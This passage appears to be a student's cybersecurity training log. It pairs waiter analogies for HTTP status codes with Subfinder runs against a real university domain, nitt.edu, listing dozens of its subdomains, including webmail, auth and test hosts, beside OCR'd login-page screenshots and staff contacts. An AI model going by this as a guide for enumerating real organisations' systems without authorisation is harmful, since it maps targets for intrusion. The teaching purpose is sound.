• Think of it like this: The waiter says, "We have multiple specials today; which one would you like?"

➢ 301 Moved Permanently: The requested resource has been permanently moved to a new location.

• Think of it like this: The waiter says, "The restaurant you want is now at a new location."

➢ 302 Found: The requested resource has been temporarily moved to a new location.

• Think of it like this: The waiter says, "The menu item you want is temporarily available at another table."

➢ 303 See Other: The requested resource can be found under a different URL.

• Think of it like this: The waiter says, "You might find what you're looking for at a different table."

Client Error Responses (400-499)

➢ 400 Bad Request: The request was invalid or cannot be processed.

• Think of it like this: The waiter says, "I didn't understand your order."

➢ 401 Unauthorized: The client is unauthorized to access the requested resource.

• Think of it like this: The waiter says, "You need to show me your ID to get in."

➢ 402 Payment Required: The client needs to make a payment to access the requested

resource.

• Think of it like this: The waiter says, "You need to pay for this service."

➢ 403 Forbidden: The client is forbidden from accessing the requested resource.

• Think of it like this: The waiter says, "You're not allowed to order from this menu."

➢ 404 Not Found: The requested resource could not be found.

• Think of it like this: The waiter says, "We don't have what you're looking for."

Server Error Responses (500-599)

➢ 500 Internal Server Error: A generic server error occurred.

• Think of it like this: The waiter says, "Something went wrong in the kitchen."

➢ 501 Not Implemented: The server does not support the requested method.

• Think of it like this: The waiter says, "We don't offer that service."

➢ 502 Bad Gateway: The server received an invalid response from an upstream server.

• Think of it like this: The waiter says, "The chef is having trouble with the order."

➢ 503 Service Unavailable: The server is currently unavailable or overloaded.

• Think of it like this: The waiter says, "We're too busy to take your order right now."

➢ 504 Gateway Timeout: The server did not receive a response from an upstream server

within the allowed time.

• Think of it like this: The waiter says, "The chef is taking too long to prepare your order."

➢ 505 HTTP Version Not Supported: The server does not support the HTTP version

used in the request.

• Think of it like this: The waiter says, "We're not using that menu system anymore**."**

DAY 12

Subfinder


- Subfinder is a tool which can be used to find subdomains for domains. Subdomains are internal and external pages that are branching from the main domain.
- When accessing a college site home page, it shows headings like events, admissions, sports, contact details and when one of them is choosed, the site gets directed to that content, this is subdomains
- Subdomains can be true positive and false positive. True positive subdomains are subdomains that are currently active at the moment but may not be later. False positive subdomains are subdomains that are not active not right now but belongs to the domain, and may be active sometime later.
- Subfinder can be used to find active subdomains using -nW command but it might not be 100% accurate.
- Subdomains can be checked tp find if there were any presence of anything malicious.
- Subfinder used -d command which means string to grant input. Anything that comes after will be taken as the input domain. Additional commands should only be added after the input

E.g. subfinder -d nitt.edu -nW should be used, and not subfinder -d -nW nitt.edu (subfinder will think nW is the domain input)

- Subfinder -dL is used to run a script or file with many domains name inside them
- Subfinder has several commands like verbose, match, filter, etc


- ➢ Subfinder -h brings help menu which has details regarding all commands.

Fig no 6: Subdomains




```
└─$ subfinder -d nitt.edu -nW

               __    _____           __
   _______  __/ /_  / __(_)___  ____/ /__  _____
  / ___/ / / / __ \/ /_/ / __ \/ __  / _ \/ ___/
 (__  ) /_/ / /_/ / __/ / / / / /_/ /  __/ /
/____/\__,_/_.___/_/ /_/_/ /_/\__,_/\___/_/

                projectdiscovery.io

[INF] Current subfinder version v2.7.1 (latest)
[INF] Loading provider config from /home/lonewolf/.config/subfinder/provider-config.yaml
[INF] Enumerating subdomains for nitt.edu
misnew.nitt.edu
api.lynxid.spider.nitt.edu
sw.nitt.edu
rembook.nitt.edu
ca.nitt.edu
iagwc.nitt.edu
saurashtra.nitt.edu
restapis.lcas.spider.nitt.edu
profnitt.nitt.edu
bsct19.nitt.edu
auth.delta.nitt.edu
acm.nitt.edu
iserdm2023.nitt.edu
webmail.nitt.edu
icdmsdr2016.nitt.edu
ns.nitt.edu
recruitment.nitt.edu
mscadmission.nitt.edu
npsc2018.nitt.edu
delta.nitt.edu
steeltechonline.nitt.edu
research.nitt.edu
alumni.nitt.edu
www.currents.nitt.edu
orientation.nitt.edu
moments.nitt.edu
courses.nitt.edu
sportscontingent.nitt.edu
thirumathikart.nitt.edu
ns2.nitt.edu
imicpw.nitt.edu
lakshya.nitt.edu
phd.nitt.edu
api.lynx.spider.nitt.edu
www.vortex.nitt.edu
idp.nitt.edu
```

Fig no 7 &8: True Positive Subdomains



```
                projectdiscovery.io

[INF] Current subfinder version v2.7.1 (
[INF] Loading provider config from /home
[INF] Enumerating subdomains for nitt.ed
misnew.nitt.edu
api.lynxid.spider.nitt.edu
sw.nitt.edu
rembook.nitt.edu
ca.nitt.edu
iagwc.nitt.edu
saurashtra.nitt.edu
restapis.lcas.spider.nitt.edu
profnitt.nitt.edu
bsct19.nitt.edu
auth.delta.nitt.edu
acm.nitt.edu
iserdm2023.nitt.edu
webmail.nitt.edu
icdmsdr2016.nitt.edu
ns.nitt.edu
recruitment.nitt.edu
mscadmission.nitt.edu
npsc2018.nitt.edu
delta.nitt.edu
steeltechonline.nitt.edu
research.nitt.edu
alumni.nitt.edu
www.currents.nitt.edu
orientation.nitt.edu
moments.nitt.edu
courses.nitt.edu
sportscontingent.nitt.edu
thirumathikart.nitt.edu
ns2.nitt.edu
imicpw.nitt.edu
lakshya.nitt.edu
phd.nitt.edu
api.lynx.spider.nitt.edu
www.vortex.nitt.edu
idp.nitt.edu
amma.nitt.edu
egov.nitt.edu
emc.nitt.edu
stpi.nitt.edu
```

https://alumni.nitt.edu
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Register/
National Institute of Technology
Tiruchirappalli
Office of Alumni Relations
Home
AIIC
Alumni Services
Reports
Gallery
Willing To Donate
Young Achiever Award
Distinguished Alumni Awar
Call for Chair Professorships
>> Join Hands to Support – wi
JAN 04
2020
CHENNAI
SAVE THE DATE
DONT MISS THE FUN
TATA WORKERS' UNION HONOURED OUR DAA SRI CHANDRA CHAIRMAN TATA SONS, WITH THE 25TH MICHAEL JOHN MEMORIAL LECTU
Connecting to 10.0.0.2...



```
                projectdiscovery.io

[INF] Current subfinder version v2.7.1 (
[INF] Loading provider config from /home
[INF] Enumerating subdomains for nitt.ed
misnew.nitt.edu
api.lynxid.spider.nitt.edu
sw.nitt.edu
rembook.nitt.edu
ca.nitt.edu
iagwc.nitt.edu
saurashtra.nitt.edu
restapis.lcas.spider.nitt.edu
profnitt.nitt.edu
bsct19.nitt.edu
auth.delta.nitt.edu
acm.nitt.edu
iserdm2023.nitt.edu
webmail.nitt.edu
icdmsdr2016.nitt.edu
ns.nitt.edu
recruitment.nitt.edu
mscadmission.nitt.edu
npsc2018.nitt.edu
delta.nitt.edu
steeltechonline.nitt.edu
research.nitt.edu
alumni.nitt.edu
www.currents.nitt.edu
orientation.nitt.edu
moments.nitt.edu
courses.nitt.edu
sportscontingent.nitt.edu
thirumathikart.nitt.edu
ns2.nitt.edu
imicpw.nitt.edu
lakshya.nitt.edu
phd.nitt.edu
api.lynx.spider.nitt.edu
www.vortex.nitt.edu
idp.nitt.edu
amma.nitt.edu
egov.nitt.edu
emc.nitt.edu
stpi.nitt.edu
```

Webmail Login

Username: Username


Click Next to enter the password

Faculty/Staff/Students can access their respective webmail page directly through the above links.

Attention email users:

- CSG / NITT or the Mail Server Administrator never sends email for getting user information.
- Never give or reveal your password to anyone.
- Never respond to any communication seeking your password or asking you to fill a form.
- If you receive any such mail, please learn to doubt it and either ignore or alert the CSG maintenance without delay.
- It is strongly advised to change your passwords at least once in a month.
- If you feel that you have been phished or you have provided your personal information,please change your password immediately, if you are unable to login then contact CSG maintenance immediately.
- You can check your spam mails in https://antispam.nitt.edu using your octa username and password.

Developed and Maintained by Computer Support Group, NIT-T



```
projectdiscovery.io

[INF] Current subfinder version v2.7.1 (
[INF] Loading provider config from /home
[INF] Enumerating subdomains for nitt.ec
misnew.nitt.edu
api.lynxid.spider.nitt.edu
sw.nitt.edu
rembook.nitt.edu
ca.nitt.edu
iagwc.nitt.edu
saurashtra.nitt.edu
restapis.lcas.spider.nitt.edu
profnitt.nitt.edu
bsct19.nitt.edu
auth.delta.nitt.edu
acm.nitt.edu
iserdm2023.nitt.edu
webmail.nitt.edu
icdmsdr2016.nitt.edu
ns.nitt.edu
recruitment.nitt.edu
mscadmission.nitt.edu
npsc2018.nitt.edu
delta.nitt.edu
steeltechonline.nitt.edu
research.nitt.edu
alumni.nitt.edu
www.currents.nitt.edu
orientation.nitt.edu
moments.nitt.edu
courses.nitt.edu
sportscontingent.nitt.edu
thirumathikart.nitt.edu
ns2.nitt.edu
imicpw.nitt.edu
lakshya.nitt.edu
phd.nitt.edu
api.lynx.spider.nitt.edu
www.vortex.nitt.edu
idp.nitt.edu
amma.nitt.edu
egov.nitt.edu
emc.nitt.edu
stpi.nitt.edu
```

National Institute of Technology Tiruchirappalli
Tamil Nadu, India.

Department of Metallurgical and Materials Engineering, Phone: +91-431-2503450 | E-Mail: makes

One Year Online Certificate course in STEEL TECHNOLOGY

Portal Closes Da

General Information and Instructions:

1 Please read the new updated information brochure before Registration.

2 new Step by step procedure to LOGIN/REGISTER

3 If any information given in the application is found incorrect, the application will be rejected.

4 Use Google Chrome for better experience

5 Candidates are instructed to send the softcopy (PDF) of their finally submitted application (without enclosures) to **makesteel@nitt.edu** with mail subject: Steel Technology Course Application July 2023 - UserID

6 Additional Contacts:
+91 4312503450 | hodmet@nitt.edu
+91 9894702353 | raman@nitt.edu
+91 9385612153 | slagdoctor@gmail.com

7 new Important Dates:

31 Jul 2023	Portal opens for online filling of Applications
08 Nov 2023	Portal closes for online filling of Applications
10 Nov 2023	Release of provisional selection list for admissions
01 Dec 2023	Last date for payment of full fees
11-13 Dec 2023	Three-day campus immersion programme in NITT
20 Dec 2023	Start of Online Classes (first term)
Mar 2024	Completion of first term
Apr 2024	Start of online Classes (second term)
Aug 2024	Completion of second term
Sep 2024	Announcement of final results

Sign-in

User ID

Username

Password

Password

Forget Password ?


Login Register

Portal opens	31 Jul 2023 9.15 AM
Portal closes	8 NOv 2023 5.00 PM

Start of Online classes
Dec 20 2023

Notice / Instructions

Fig no 9: True Positive



```
icadm14.nitt.edu
info.nitt.edu
mscadmission.nitt.edu
ns2.nitt.edu
icice.nitt.edu
leap.nitt.edu
webmail.nitt.edu
www.nitt.edu
clip2022.nitt.edu
icdmsdr2016.nitt.edu
iwcaam.nitt.edu
recal.nitt.edu
siemenscoe.nitt.edu
dashboard.nitt.edu
bills.nitt.edu
igc2021trichy.nitt.edu
mailtest.nitt.edu
moments.nitt.edu
rc.nitt.edu
rmi.nitt.edu
icaam2018.nitt.edu
courses.nitt.edu
i.nitt.edu
imicpw.nitt.edu
nkn2.nitt.edu
probe.nitt.edu
connectnit.nitt.edu
auth.delta.nitt.edu
aayaam.nitt.edu
ecea.nitt.edu
silver.nitt.edu
utm.nitt.edu
nkn.nitt.edu
npsc2018.nitt.edu
rsf.nitt.edu
api.lynxid.spider.nitt.edu
jupiter.test.nitt.edu
prodigy.nitt.edu
recruitment.nitt.edu
sportsfete.nitt.edu
steeltechonline.nitt.edu
thirumathikart.nitt.edu
ca.nitt.edu
vr360.nitt.edu
testmail.nitt.edu
utm3.nitt.edu
saurashtra.nitt.edu
testmoodle.nitt.edu
hostelallotment.nitt.edu
imec2019.nitt.edu
api.sportsfete.nitt.edu
```

Hmm. We're having trouble finding that site.


We can't connect to the server at siemenscoe.nitt.edu.

If you entered the right address, you can:

- Try again later
- Check your network connection
- Check that Firefox has permission to access the web (you might be connected but behind a firewall)

Try Again

Fig no 10: False Positive subdomain



```
               __    _____           __
   _______  __/ /_  / __(_)___  ____/ /_
  / ___/ / / / __ \/ /_/ / __ \/ __  / _
 (__  ) /_/ / /_/ / __/ / / / / /_/ /  _
/____/\__,_/_.___/_/ /_/_/ /_/\__,_/\___

                projectdiscovery.io

[INF] Current subfinder version v2.7.1 (
[INF] Loading provider config from /home
